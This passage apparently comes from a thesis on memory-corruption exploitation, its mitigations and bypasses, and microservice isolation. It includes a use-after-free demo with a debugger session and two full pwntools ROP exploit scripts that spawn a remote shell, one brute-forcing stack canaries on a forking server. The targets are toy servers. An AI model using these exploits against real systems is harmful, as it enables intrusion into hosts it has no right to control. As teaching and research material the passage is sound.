Any means by which the attacker can execute useful code by code reuse can achieve the same type of control. COP (Call-oriented Programming) enables this control through call driven gadgets instead of jump oriented gadgets. COOP (Counterfeit Object-oriented Programming) [22] introduces the notion of *vfgadgets*, which are virtual functions used as gadgets. In COOP, the attacker injects counterfeit objects—an attacker specified object, with a special vptr and data fields—into attacker controlled memory. Then by invoking a looping virtual function which iterates over a collection of such counterfeit objects, the attacker can achieve Turing complete execution in realistic settings [22].

Depending on the type of program and attack scenario, the attacker may be given other tools to work with. As mentioned, the attacker may be able to read memory that was never intended to be read. An example would be with Heartbleed [7] where the exploitable bug allowed an attacker to read beyond the bounds of a buffer on the heap, hence disclosing information in previously used memory. Scripting environments, such as those presented in browsers usually have a big attack surface. These environments are especially prone to disclosing memory in various ways due to the nature of the language they must support and the fact that the attacker is in a more powerful position because of the attack model in use—the attacker can send code to the victim. Any attack scenario where the attacker can send code—even in a scripting language—that will be executed on the target system needs special considerations to ensure the attacker cannot perform operations that can be considered harmful. Typically, the defender attempts to employ a sandbox to limit the functionality of the attacker, however, exploitable bugs are routinely discovered for such mitigation systems.

Control may be achieved through heap-based exploitation as well. A simple example would be a use-after-free based exploit. A situation may arise where a structure on the heap is allocated, which the user can trigger an operation on, e.g. an operation

that copies some data into a buffer from a user-specified buffer. Assume that the program then frees the structure representing the destination buffer but keeps a pointer to it, and the user is still able to trigger the operation and also allocate a new fully or partially controlled structure. Then the user may be able to specify the pointer(s) (or other variables used) in the operation. The concept is illustrated in Listing 1.13.

Listing 1.13: A simple example of use after free.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4
5  struct foo {
6          int a;
7          int b;
8          char *p;
9  };
10
11 int perform_operation(struct foo *ptr, char *str)
12 {
13         strcpy(ptr->p, str);
14
15         return 0;
16 }
17
18 int main(int argc, char **argv)
19 {
20         struct foo *ptr = NULL;
21         char benign[512];
22
23         if(argc < 2) {
24                 printf("usage: %s [buffer 1] [buffer 2]\n
                       ", argv[0]);
25
26                 return 1;
27         }
28
29         if(!(ptr = malloc(sizeof(struct foo)))) {
30                 perror("malloc");
31
32                 return 1;
33         }
34
35         printf("ptr is at: %p\n", ptr);
36
37         ptr->a = 400;
38         ptr->b = 600;
39         ptr->p = benign;
```

```
40
41          perform_operation(ptr, "test␣buffer");
42
43          printf("ptr->p:␣%s\n", ptr->p);
44
45          free(ptr);
46
47          char *user_defined;
48
49          if(!(user_defined = malloc(24))) {
50                  perror("malloc");
51
52                  return 1;
53          }
54
55          printf("user_defined␣is␣at␣%p\n", user_defined);
56
57          strcpy(user_defined, argv[1]);
58
59          perform_operation(ptr, argv[2]);
60
61          printf("ptr->p:␣%s\n", ptr->p);
62
63          return 0;
64  }
```

An excerpt of a debugging session is given in Listing 1.14 where the input strings `BBBBBBBBAAAAAAAABBBBBBBB...` and CCCCCCCCCCCC are given to the program. This results in a series of 0x42, 0x41, and then again 0x42 overwriting the struct contents. Therefore, when the `perform_operation` dummy function is called again, the user controls where to copy data, i.e. the attacker is given a primitive to write arbitrary data. The debug session shows that the portion of the string being `A` characters is indeed overwriting the part of the struct's pointer.

Listing 1.14: Displaying the ability to control where to write what.

```
1  (gdb) run
     BBBBBBBBAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
      CCCCCCCCCCCC
2  Starting program: /home/cwo/svn_archive/2_hacking/
     research_exploits/heap_use_after_free/a.out
     BBBBBBBBAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
      CCCCCCCCCCCC
3  ptr is at: 0x602010
4  ptr->p: test buffer
5  user_defined is at 0x602010
6
7  Program received signal SIGSEGV, Segmentation fault.
```

```
 8 0x00007ffff7ad4b17 in __strcpy_sse2_unaligned () from /
     lib64/libc.so.6
 9 => 0x00007ffff7ad4b17 <__strcpy_sse2_unaligned+1063>:
     48 89 0f          mov    QWORD PTR [rdi],rcx
10 (gdb) i r rdi
11 rdi             0x4141414141414141
     4702111234474983745
12 (gdb) i r rcx
13 rcx             0x4343434343434343
     4846791580151137091
14 (gdb)
```

There are many other techniques to enable exploitation through the heap, which will not be explained in detail here. Some techniques are heap massaging, double free, the unlink technique, shrinking free chunks, House of Spirit, House of Lore, House of Force, and House of Einherjar [11] [3]. These techniques offer various forms of control, some of which only require a single byte to be written into the next chunk [11].

In addition, there are other low-level exploitation techniques that are not described in this introduction, including format strings, integer overflows, race conditions, and kernel exploitation.

1.1.2 Mitigation Techniques

This section will describe some of the relevant mitigation techniques that are in use or are emerging.

The defender may attempt to protect against exploitation in different ways. The defender may attempt to remove bugs, or prevent the exploitation of bugs. For these two basic categories, there are multiple subcategories. The impossibility of removal of all bugs, in general, has already been justified in Section 1.1. However, approximations to varying degrees are possible. As previously mentioned in Section 1.1, the use of manual code review, static and dynamic code analysis and fuzzing enable some bugs to be detected and corrected. As for the prevention of exploitation of bugs, the defender can either prevent the attacker from gaining control of the program counter or limit and prevent the operations the attacker can do with such control.

We recall from Section 1.1.1 that the attacker can gain control over the instruction pointer in several ways, depending on the nature of the bug being exploited. Furthermore, that code can be executed in several ways once this control flow is achieved.

We note that while the defender still controls the flow of execution, the defender is by definition free to execute arbitrary machine code. The assumption is then that some of the data and/or code of the defender has been tampered with. However, the defender remains in control and can execute code specifically designed to identify and circumvent malicious code and/or data such that the attacker does not gain control over the flow of execution as intended. This is the essence of techniques such as MPX (Memory

Protection Extensions), AddressSanitizer, stack canaries, heap hardening, RAP (Reuse Attack Protector), and CFI (Control-flow Integrity).

MPX, AddressSanitizer, CCured, and similar mitigation technologies can detect memory errors by adding specific code to check if memory access operations are valid. MPX does this through hardware accelerated instructions, AddressSanitizer does it purely through software, and both require compiler support. However, in both cases, the concept is the same, namely that of enabling a sort of sanity control over what operations are allowed by the program code. Effectively this may render e.g. a buffer overflow unexploitable if the bounds checking feature prevents anything from being written beyond the buffer. Stack canaries also work under the same conceptual principle—asserting a basic sanity check, if a specific value on the stack gets overwritten, the program will detect this and gracefully terminate before popping any possibly malicious address into the instruction pointer. RAP and other CFI type mitigations can be thought of as a superset to the stack canaries in the sense that the overall control flow of the program gets more constrained and asserted a type of sanity check, with e.g. RAP protecting against all indirect calls and returns.

Once the attacker has control over the program counter, the next step is to execute arbitrary machine code. To deny this step from succeeding, the execution of injected code can be prevented directly. When injecting code on the stack or heap, the attacker is essentially treating data as code and attempts to execute data. The defender can prevent this by prohibiting data pages from being possible to execute as code. This is exactly what the NX (No-eXecute) bit enforces [19]. Although first implemented as a software feature—MPROTECT—it is now a commonplace mitigation technology found in both x86 and ARM. On x86 the NX-bit is enforced by setting the most significant bit in the PTE (Page Table Entry). With this bit set, any attempt to execute code in such a page will result in a fault being raised and control gracefully returned to the operating system without handing off control to the attacker.

ASLR (Address Space Layout Randomization) [18] enables the defender to randomize the starting offset of certain memory regions, e.g. the stack, shared libraries and the binary itself. Standard versions of ASLR do not do so at a very high granularity, e.g. standard Linux has approximately 30 bits of entropy for its stack, whereas the address space is 48 bits. ASLP (Address Space Layout Permutation) [12] conceptually performs the same type of protection as ASLR. It offers permutation of the code itself. Even if the attacker were able to determine the starting offset of the section of code, the code contained within this region of memory may be rewritten to some extent. The combination of the two techniques may result in fine granularity sections of code both being permuted in terms of code and in terms of locality [10].

CFI (Control-Flow Integrity) forces the executing program to adhere to a particular path of execution. Conceptually this may be thought of as an extension of canaries in the sense that canaries disallow certain machine states—i.e. forcing the program to follow a particular set of paths and avoid others. CFI takes this notion much further, by whitelisting certain return addresses based on the state and allowing specific direct and indirect jumps and calls. The granularity and sophistication of which this is

realized is strongly correlated with overhead regarding performance. Since high overhead is highly discouraged, many implementations only provide coarse-grained CFI. There exists two types of CFI: forward-edge and backward-edge. The former makes the program adhere to whitelisted jumps and calls, whereas the latter makes the program adhere to whitelisted return addresses. Perfect CFI should be impossible to realize in the *general case* as a corollary of the Halting problem. COOP has been shown as a way to bypass various forms of CFI due to not considering the use of C++ virtual functions [22].

XnR (eXecute-no-Read) [2] prevents the attacker from reading executable code that should not be possible to read. This mitigation is topical in the context of an attacker who needs to bypass a combination of strong ASLR/ASLP and the NX-bit. In this case, the attacker requires a read primitive to read where the required gadgets can be found in memory. XnR prevents the executable code from being readable—while still allowing it to execute normally. This mitigation technique may be implemented in various ways. At first pure software solutions were presented using the page fault handler with a sliding window for performance reasons [2]. Later it was implemented with EPT (Extended Page Tables) [26]. The latter type of implementation benefits from less overhead.

In general, there exist many mitigation techniques, with multiple variations, each with their strengths and weaknesses. However, the combined solution obtained by combining these techniques only approximates perfect security. Each different class of mitigation system basically adds a constraint for the attacker, a constraint which can be satisfied with one or more requirements. This is illustrated in Figure 1.4, where the attacker faces a system protected by strong ASLR, NX-bit, canaries, and is being executed by a VM (Virtual Machine). In this case, if the attacker intends to escape out of the VM, not only does the attacker need to have an exploitable bug in the first place, such as a stack overflow; however, there must also be a way to defeat the strong ASLR (and canary) such as an information disclosure, but also yet another bug to allow the VM to be exploited. The intersection of these bugs comprise the exploitable conditions under which such a system is vulnerable.




Figure 1.4: Intersection of required issues to facilitate exploitation.

This type of development favors the defender as it not only makes certain bugs not necessarily exploitable, but it also requires the combination of bugs or conditions to coexist and raises the bar as more advanced techniques or combination of techniques are often required for successful exploitation. However, even such combinations do still allow exploitation. The reasons described in Section 1.1 explain in part why mitigation techniques are imperfect in general. Another reason is the cost of such mitigations. Mitigation techniques typically come at the price of usability, performance, and/or compatibility. While this overhead may not be very big there is also a low threshold for accepting such overhead in the industry [25]. Finding mitigation techniques that are acceptable while still providing a noteworthy additional defense is the challenge and motivation for such research.

1.1.3 Mitigation Bypasses

Examples of simple bypasses will be given in this section for some of the mitigation techniques in Section 1.1.2.

Since ASLR only randomizes memory, the attacker needs some ability to correctly guess the required memory layout. This can be achieved through guessing or deterministically calculating the memory layout. Any information that can reduce the entropy will be used, e.g. standard ASLR only randomizes approximately 24 bits, leaving the least significant bits and most significant bits untouched. The very most significant bits are regardless fixed due to canonical mode, which sign extends the bits beyond the 48th bit. Hence, an attacker brute forcing the address can ignore the other bits. However, brute forcing is primarily reserved for 32-bit [23] as it quickly becomes infeasible to brute force large address ranges. However, for standard ASLR, there is no entropy for the binary itself. It is loaded at a fixed address, hence the memory layout required for ROP is deterministic and can be exploited without any memory leak or reduction in entropy. PIE (Position Independent Executable) allows the position of the binary itself to be randomized. This forces the attacker to use an information leak to establish a primitive to either read memory or at least reduce the entropy enough to facilitate brute

forcing.

NX-bit or $W \oplus X$ forces the attacker to control the flow of execution without relying initially on directly injected machine code. The attacker still holds control over the IP, and given that the employed ASLR can be defeated, the attacker will either use code reuse to establish preliminary control to enable direct injection, or simply rely entirely on code reuse. In particular, the attacker can return into a standard library, such as libc, call an arbitrary function, or the attacker can skip instructions or run unintended instructions. A stronger form of control can be obtained using generic code reuse techniques, as described in Section 1.1.1. A simple example would be a buffer overflow before a password check. The attacker can set the return address to the code immediately after the function comparing the correct password with the user provided password—effectively the same as using a debugger to NOP out the code which would perform the check. Another example would be to run code the attacker would get an advantage from, e.g. code that would disclose information or perform some useful operation.

Canaries can be bypassed in several ways. The bytes for the canary can be brute forced byte by byte in a forking server environment, if the whole canary can be read, the attacker can overwrite the canary with the correct value, or the attacker may be able to modify function pointers, such as overwriting an exception handler pointer. Furthermore, the attacker may possess a write primitive that allows selective control over what is written where, which could allow the canary to be left intact. Finally, the attacker may resort to a purely data-oriented attack which does not touch the canary.

MPX and similar memory error detection systems require the attacker to either exploit a type of error that is not caught, or exploit a case where the compiler cannot follow the pointer arithmetic such that the protection is simply not enforced. Other classes of attacks are also topical, e.g. use after free on the heap.

CFI can be bypassed by adhering to the rules of the CFI implementation, e.g. if the CFI is only forward edge, backward edge pointers can be modified freely, and vice-versa for forward edge if they are not enforced. Furthermore, there is the possibility of simply conforming to the legal branches due to the granularity being too coarse for the particular CFI implementation facing the attacker. COOP is also a viable exploitation technique.

XnR by itself offers only protection against reading memory. Hence, its effectiveness depends entirely on being combined with other standard techniques. When coupled with the NX-bit, canaries and ASLR it renders the attacker unable to use JIT-ROP style attacks to disclose memory. It can be bypassed by indirectly reading memory. In particular, memory contents can be inferred by observing call tables and other pointers, furthermore, memory may be executed directly while observing the side effects of the execution. XnR may also be possible to bypass by abusing particular traits inherent to the XnR implementation, such as the sliding window in the original XnR implementation.

1.1.4 Examples of Attacks

In this section, a simple example of a ROP based attack against a server will be given where the attacker attempts to obtain a remote shell.

The server is a simple TCP/IP server allowing a single connection, no forking. The server has an exploitable stack buffer overflow vulnerability.

We assume the attacker has a copy of the server. To spawn a remote shell, the attacker must create a ROP program, this entails first finding all the available gadgets and using them to write a program. There are multiple ways of spawning a shell, the attacker may opt for a reverse shell, a forward shell or hijack the existing socket. A reverse shell is one which connects back to the attacker, allowing the attacker to listen on the port that will be used and acquire a shell as the connection is made from the target host to the attacker's host. A forward shell will listen on a port on the target host and accept an incoming connection from the attacker. The socket hijacking uses the existing, already open socket and requires a duplication of the stdin, stdout and optionally stderr file descriptors. This can be done with dup() and then the attacker can simply execute a shell through `execve()`.

To hijack an existing connection we duplicate the active sockfd used by the server by making the following calls:

- `dup2([active socket fd], 0)`
- `dup2([active socket fd], 1)`
- `dup2([active socket fd], 2)`

Subsequently the call to `execve()` can be performed. However, the string "`/bin/sh`" must be given as an argument. This problem can be solved in several ways:

- If the string already exists in memory, obtain a pointer to it.
- Write the string as part of the payload and obtain a pointer to it.
- Pop the string into a register, then write that value to memory and use the pointer as the argument for `execve()`. The string may be encoded as `0x0068732f6e69622f` for little endian.
- `read()` from the socket into memory and send the string over the socket, use the pointer as the argument for `execve()`.

In this example, we use the third method: encoding the string into a register. The prototypes for `dup()` and `execve()` are:

```
int dup2(int oldfd, int newfd); int execve(const char *filename, char *const
argv[], char *const envp[]);
```

`dup2()` has system call number 33, `execve()` has 59. The attacker must control three arguments. The calling convention for the order of arguments is `rdi, rsi, rdx, rdc, r8, r9`; i.e. `rdi`, `rsi`, and `rdx` are populated with the values of the arguments prior to issuing the `syscall` opcode. Therefore, in this case, the attacker must control, `rdi`, `rsi`, and `rdx`, which entails finding gadgets that control these registers. Using a tool to find gadgets, e.g. ROPgadget reveals, among others, the following gadgets in this simple exploitable test server:

```
0x0000000000400d42 : pop rax ; ret
0x0000000000400d5b : pop rdi ; ret
0x0000000000400d5d : pop rsi ; ret
0x0000000000400d48 : pop rdx ; ret
0x0000000000400d58 : syscall
0x0000000000400d44 : pop rbx ; ret
0x0000000000400d67 : mov [rbx], rdi ; ret
```

Other gadgets may be used to control registers as well, but these are straightforward. With these gadget addresses known, the attacker can start concatenating together gadgets to create a program. `rax` must contain the system call number, `rdi` contains the first argument, `rsi` contains the second argument, and so on. E.g. for the first `dup2()` call, we want to pop 33 into `rax`, 4 into `rdi`, 0 into `rsi`, and then issue `syscall`. The arguments for the popping gadget are simply provided on the stack itself. The "`/bin/sh`" string is popped into a register and then moved into an arbitrary writable region of memory.

The resulting program is given in Listing 1.15.

Listing 1.15: ROP program to duplicate file descriptors and execute a shell, partially generated using ROPgadget.

```
1  #!/usr/bin/python
2
3  import socket, sys, tty
4  from struct import pack
5  from pwn import *
6  context(arch = 'i386', os = 'linux')
7
8  r = remote('localhost', 31337)
9
10 input = "A"*520
11
12 input += pack(0x0000000000400d42, 64, 'little', True) #
       pop rax; ret
13 input += pack(33, 64, 'little', True) # arg for rax
14 input += pack(0x0000000000400d5b, 64, 'little', True) #
       pop rdi; ret
15 input += pack(4, 64, 'little', True) # arg for rdi
16 input += pack(0x0000000000400d5d, 64, 'little', True) #
       pop rsi; ret
```

```
17 input += pack(0, 64, 'little', True) # arg for rsi
18 input += pack(0x0000000000400d58, 64, 'little', True) #
     syscall; ret
19
20 input += pack(0x0000000000400d42, 64, 'little', True) #
     pop rax; ret
21 input += pack(33, 64, 'little', True) # arg for rax
22 input += pack(0x0000000000400d5b, 64, 'little', True) #
     pop rdi; ret
23 input += pack(4, 64, 'little', True) # arg for rdi
24 input += pack(0x0000000000400d5d, 64, 'little', True) #
     pop rsi; ret
25 input += pack(1, 64, 'little', True) # arg for rsi
26 input += pack(0x0000000000400d58, 64, 'little', True) #
     syscall; ret
27
28 input += pack(0x0000000000400d42, 64, 'little', True) #
     pop rax; ret
29 input += pack(33, 64, 'little', True) # arg for rax
30 input += pack(0x0000000000400d5b, 64, 'little', True) #
     pop rdi; ret
31 input += pack(4, 64, 'little', True) # arg for rdi
32 input += pack(0x0000000000400d5d, 64, 'little', True) #
     pop rsi; ret
33 input += pack(2, 64, 'little', True) # arg for rsi
34 input += pack(0x0000000000400d58, 64, 'little', True) #
     syscall; ret
35
36 input += pack(0x0000000000400d42, 64, 'little', True) #
     pop rax; ret
37 input += pack(0x3b, 64, 'little', True) # arg for rax
38 input += pack(0x0000000000400d5b, 64, 'little', True) #
     pop rdi; ret
39 input += pack(0x0068732f6e69622f, 64, 'little', True) #
     arg for rdi
40 input += pack(0x0000000000400d44, 64, 'little', True) #
     pop rbx, ret
41 input += pack(0x00000000006020f8, 64, 'little', True) #
     arg for rbx
42 input += pack(0x0000000000400d67, 64, 'little', True) #
     mov [rbx], rdi
43 input += pack(0x0000000000400d5b, 64, 'little', True) #
     pop rdi; ret
44 input += pack(0x00000000006020f8, 64, 'little', True) #
     arg for rdi
45 input += pack(0x0000000000400d5d, 64, 'little', True) #
     pop rsi; ret
```

```
46 input += pack(0, 64, 'little', True) # arg for rdx
47 input += pack(0x0000000000400d48, 64, 'little', True) #
     pop rdx; ret
48 input += pack(0, 64, 'little', True) # arg for rdx
49 input += pack(0x0000000000400d58, 64, 'little', True) #
     syscall; ret
50
51 r.send(input)
52
53 r.interactive()
```

In Listing 1.16 the attacker executes the exploit and obtains a remote shell.

Listing 1.16: A brief session showing the attacker obtaining a remote shell on the example server.

```
1 $ ./exploit.py
2 [+] Opening connection to localhost on port 31337: Done
3 [*] Switching to interactive mode
4 Example stack overflow server.$
5 $ uname -a
6 Linux mbp 4.9.6-gentoo-r1 #2 SMP Mon Feb 13 16:14:07 CET
     2017 x86_64 Intel(R) Core(TM) i7-4960HQ CPU @ 2.60GHz
     GenuineIntel GNU/Linux
7 $
```

In the next example with code given in Listing 1.17, we will demonstrate how a forking server can be exploited to bypass stack canaries, ASLR and the NX-bit.

In brief, the exploit in Listing 1.17 does the following:

- Determine the size of the remote buffer.
- Brute force the stack frame of the remote host.
- Build the exploit payload, overwriting the RIP with the start of the first gadget in the ropchain.
- Trigger the exploit.

Listing 1.17: ROP exploit capable of bypassing NX-bit, standard ASLR, and canaries.

```
1 #!/usr/bin/python
2
3 import socket, sys, tty
4 from struct import pack
5 from pwn import *
6 context(arch = 'i386', os = 'linux')
7
8
```

```
 9 def try_buff(host, port, stack):
10     r = remote(host, port)
11     try:
12         r.recv()
13     except EOFError:
14         print("Error: Didn't get server greeting.")
15         return -1
16
17     r.send(''.join([chr(v) for v in stack]))
18
19     try:
20         a = r.recv(timeout = 0.1)
21     except EOFError:
22         buf_len = len(stack) - 1
23         r.close()
24
25         return 1
26
27     r.close()
28
29     return 0
30
31
32 def brute_force_stack_frame(host, port):
33     print("[+] Finding the buffer length.")
34
35     stack = []
36     buf_len = 0
37     for i in range(0, 1024):
38         stack.append(0x41)
39         r = try_buff(host, port, stack)
40         if(r == 1):
41             buf_len = len(stack) - 1
42             break
43
44     print("Remote buffer length: %d" % buf_len)
45
46     print("[+] Brute forcing the stack frame.")
47
48     del stack[-1]
49     stack.append(0x00)
50     index = len(stack) - 1
51     limit = 0
52
53     while(len(stack) < buf_len + 24):
54         success = 0
55         for m in range((stack[index] + 1) % 256, 256):
```

```
56              print("Index: %d, trying %d" % (index, m))
57              r = try_buff(host, port, stack)
58
59              if(r == 1):
60                  stack[index] = m
61                  print("Index %d, stack len %d, trying %d
                        ..." % (index, len(stack), m))
62              elif(r == 0):
63                  print("Got correct byte %d at index %d."
                      % (m, index))
64                  success = 1
65                  break
66
67          if(success == 1):
68              print("[+] Advancing.")
69              stack.append(0xff)
70              index += 1
71          elif(success == 0):
72              print("[-] Backtracking.")
73              del stack[-1]
74              index -= 1
75
76          if(limit > 128):
77              print("[-] Error: Could not brute force the
                    stack frame.")
78
79              return (None, 0, 1)
80
81      print("[i] Stack now:")
82      print '[{}]'.format(', '.join(hex(x) for x in stack))
83
84      print("Buffer size: %d" % len(stack))
85
86      return (0, stack, buf_len)
87
88
89  def build_exploit(stack, buf_len):
90      print("[+] Building exploit payload.")
91
92      ropchain = ""
93      ropchain += pack(0x0000000000401482, 64, 'little',
            True) # pop rax; ret
94      ropchain += pack(33, 64, 'little', True) # arg for
            rax
95      ropchain += pack(0x000000000040149b, 64, 'little',
            True) # pop rdi; ret
96      ropchain += pack(4, 64, 'little', True) # arg for rdi
```

```
97      ropchain += pack(0x000000000040149d, 64, 'little',
          True) # pop rsi; ret
98      ropchain += pack(0, 64, 'little', True) # arg for rsi
99      ropchain += pack(0x0000000000401498, 64, 'little',
          True) # syscall; ret
100
101     ropchain += pack(0x0000000000401482, 64, 'little',
          True) # pop rax; ret
102     ropchain += pack(33, 64, 'little', True) # arg for
          rax
103     ropchain += pack(0x000000000040149b, 64, 'little',
          True) # pop rdi; ret
104     ropchain += pack(4, 64, 'little', True) # arg for rdi
105     ropchain += pack(0x000000000040149d, 64, 'little',
          True) # pop rsi; ret
106     ropchain += pack(1, 64, 'little', True) # arg for rsi
107     ropchain += pack(0x0000000000401498, 64, 'little',
          True) # syscall; ret
108
109     ropchain += pack(0x0000000000401482, 64, 'little',
          True) # pop rax; ret
110     ropchain += pack(33, 64, 'little', True) # arg for
          rax
111     ropchain += pack(0x000000000040149b, 64, 'little',
          True) # pop rdi; ret
112     ropchain += pack(4, 64, 'little', True) # arg for rdi
113     ropchain += pack(0x000000000040149d, 64, 'little',
          True) # pop rsi; ret
114     ropchain += pack(2, 64, 'little', True) # arg for rsi
115     ropchain += pack(0x0000000000401498, 64, 'little',
          True) # syscall; ret
116
117     ropchain += pack(0x0000000000401482, 64, 'little',
          True) # pop rax; ret
118     ropchain += pack(0x3b, 64, 'little', True) # arg for
          rax
119     ropchain += pack(0x000000000040149b, 64, 'little',
          True) # pop rdi; ret
120     ropchain += pack(0x0068732f6e69622f, 64, 'little',
          True) # arg for rdi
121     ropchain += pack(0x0000000000401484, 64, 'little',
          True) # pop rbx, ret
122     ropchain += pack(0x00000000006020f8, 64, 'little',
          True) # arg for rbx
123     ropchain += pack(0x00000000004014a7, 64, 'little',
          True) # mov [rbx], rdi
124     ropchain += pack(0x000000000040149b, 64, 'little',
```

```
        True) # pop rdi; ret
125     ropchain += pack(0x00000000006020f8, 64, 'little',
        True) # arg for rdi
126     ropchain += pack(0x000000000040149d, 64, 'little',
        True) # pop rsi; ret
127     ropchain += pack(0, 64, 'little', True) # arg for rdx
128     ropchain += pack(0x0000000000401488, 64, 'little',
        True) # pop rdx; ret
129     ropchain += pack(0, 64, 'little', True) # arg for rdx
130     ropchain += pack(0x0000000000401498, 64, 'little',
        True) # syscall; ret
131
132     stack = stack[:buf_len + 16]
133
134     for i in ropchain:
135         stack.append(ord(i))
136
137     print("[+] EGG prepared (len: %d):" % len(stack))
138     print(stack)
139
140     return (0, stack)
141
142
143 def do_exploit(host, port, egg):
144     print("[+] Sending exploit.")
145     context.log_level = "DEBUG"
146
147     r = remote(host, port)
148     r.recv()
149     r.send(''.join([chr(v) for v in egg]))
150
151     return (0, r)
152
153
154 if(len(sys.argv) < 3):
155     print("usage: %s [host] [port]" % sys.argv[0])
156     sys.exit(1)
157
158 target_host = sys.argv[1]
159 target_port = int(sys.argv[2])
160
161 print("Attacking %s on port %d" % (target_host,
    target_port))
162 context.log_level = "CRITICAL"
163
164 ret = brute_force_stack_frame(target_host, target_port)
165
```

```
166 if(ret[0] == 0):
167     print("OK")
168 elif(ret[0] == 1):
169     print("FAIL")
170     sys.exit(1)
171
172 ret = build_exploit(ret[1], ret[2])
173
174 if(ret[0] == 0):
175     print("OK")
176 elif(ret[0] == 1):
177     print("FAIL")
178     sys.exit(1)
179
180 ret = do_exploit(target_host, target_port, ret[1])
181
182 if(ret[0] == 0):
183     print("OK")
184 else:
185     print("FAIL")
186     sys.exit(1)
187
188 ret[1].interactive()
```

The exploit brute forces the canary value byte by byte. The reason this is possible is that the topical target program uses a forking server model—on each client connect the server forks, and the child inherits the parent environment such that the memory randomization including the canary value. This forces the canary value to be static, enabling the attacker to try every possible combination for each byte, but instead of brute forcing 2^{64} values for an 8-byte canary, the attacker only has to brute force $8 \cdot 256$ to exhaust the search space. The brute forcing of the stack canary reveals the whole stack frame, with an example of that given in Listing 1.18.

Listing 1.18: Overflow of a stack buffer with the stack frame brute forced, truncated.

```
1 [... 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41
    , 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
     0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
    0x41, 0x41, 0x0, 0x5c, 0x51, 0x1a, 0x1f, 0x3, 0x61, 0
    xc4, 0xa8, 0xd0, 0xff, 0xff, 0xff, 0x7f, 0x0, 0x0, 0xb7
    , 0xd, 0x40, 0x0, 0x0, 0x0, 0x0, 0xff]
```

From Listing 1.18 it is obvious that we have the following values for the stack frame:

- Canary: `0x0, 0x5c, 0x51, 0x1a, 0x1f, 0x3, 0x61, 0xc4`
- RBP: `0xa8, 0xd0, 0xff, 0xff, 0xff, 0x7f, 0x0, 0x0`
- RIP: `0xb7, 0xd, 0x40, 0x0, 0x0, 0x0, 0x0, 0xff`

As shown, this well-known technique enables the attacker to find all of these values which can then be used to arbitrarily redirect the program counter. However, it also enables the attacker to determine where valuable memory is found—the computed RIP must point to valid, executable memory. This enables such an exploit with simple extensions to also bypass PIE [9]. In this exploit, only standard ASLR with no PIE is encountered, which makes it sufficient to simply use standard ROP and use the fixed offsets of memory found in the binary, using a tool such a ROPgadget to locate the required gadgets.

Executing the exploit yields as before a remote shell, from which the attacker may attempt to escalate privileges and obtain root on the system. The attacker would then typically install a rootkit and/or move laterally within the network exposed if the machine is part of a private network not accessible from the Internet. Such a private network typically has a larger attack surface than the part of the network facing the Internet.

1.1.5 Microservices

Microservices are programs that when taken as an aggregated collection, by design, realize the functionality of a larger program [16]. Microservices conceptually take the abstraction that a function or class (or collection thereof) provides and allows the abstraction to exist with significantly less stringent demands in terms of spatial and temporal requirements. In particular, that the microservices can execute on physical separate machines and communicate over a network. The microservices therefore also provide networking and timing logic to allow for the processes to communicate by message passing. A simple example is given in Figure 1.5.




Figure 1.5: A simple example of three microservices communicating

To facilitate the operation of the microservice system, an API Gateway typically provides a way to interact with the system. The API Gateway is an abstraction layer through which clients interact with the system. In particular, instead of having clients interact with each service they need, the client interacts with the API Gateway, which in turn implements the functionality offered through its API by communicating with the topical microservices. A service discovery system enables the services to locate other services through a centralized lookup system, akin to DNS. The service discovery is facilitated by a service registry—a database describing the services' IP and port. The service registry can be implemented as a cluster, using a replication protocol to maintain consistency [20].

According to Martin Fowler, microservices have both advantages and disadvantages. Strong modularity is enforced by microservices, the ease at which microservices are deployed and their autonomous nature facilitates independent development and deployment, each service can be scaled individually, and microservices allows the use of multiple programming languages, development frameworks, and data-storage technologies [8][20]. However, there are negative aspects too, such as with distribution, eventual consistency, and operational complexity [8] [20].

Microservice architectures are, as of the time of writing this thesis, popular in the industry [6]. Therefore, it makes it interesting to evaluate the architecture as a whole, and especially in the context of security. At a glance, it appears that microservices offer protection against low-level exploitation in the sense that there is a strong isolation between code components. An attacker who can gain control over one component may not be able to extend the control beyond the isolated components, at least not directly as in the case of a monolithic program—where the whole program would by definition be under attacker control when the flow of execution is hijacked.

1.1.6 Discussion

The notion of bugs is closely related to undefined behavior. Undefined behavior is not part of the specification of the topical system, e.g. a programming language may both explicitly and implicitly specify that certain operations are undefined. However, the operations are never actually undefined as far as actual machine execution is concerned—given a specific machine and state. A certain specific deterministic result will always occur if the machine architecture, the revision of it, as well as the entire machine state is known at the time of execution. The notion of undefined operations therefore only applies in particular contexts, e.g. a system call may have undefined behavior if used in a specific way, without further knowledge of the particular implementation of the system, or access beyond the bounds of a buffer in the context of a programming language may be undefined.

Although it is not feasible in general to test every possible execution path of a program with all possible input values, the input can still be tested—or fuzzed—this will only cover a very small subset of all possible values. Even attempting to approximate no bugs demands a prohibitive budget regarding computational resources and time investment, rendering the process in most cases quite infeasible. Indeed, many products are rushed to production, corners are cut to save costs where possible, and this further exacerbates the generic problem of bugs and thereby security related bugs.

In light of these intractable problems, the notion of being able to efficiently and cost effectively mitigate security issues becomes important and noteworthy. Bugs are part of a program and offer a special kind of functionality to an attacker regardless of the fact that this particular functionality was ever intended to be part of the overall design, requirement specification, nor implementation of the system. History has shown how previously harmless bugs have turned into remote code execution—whereby an attacker can gain control over the flow of execution and execute arbitrary code on a re-

mote host system.

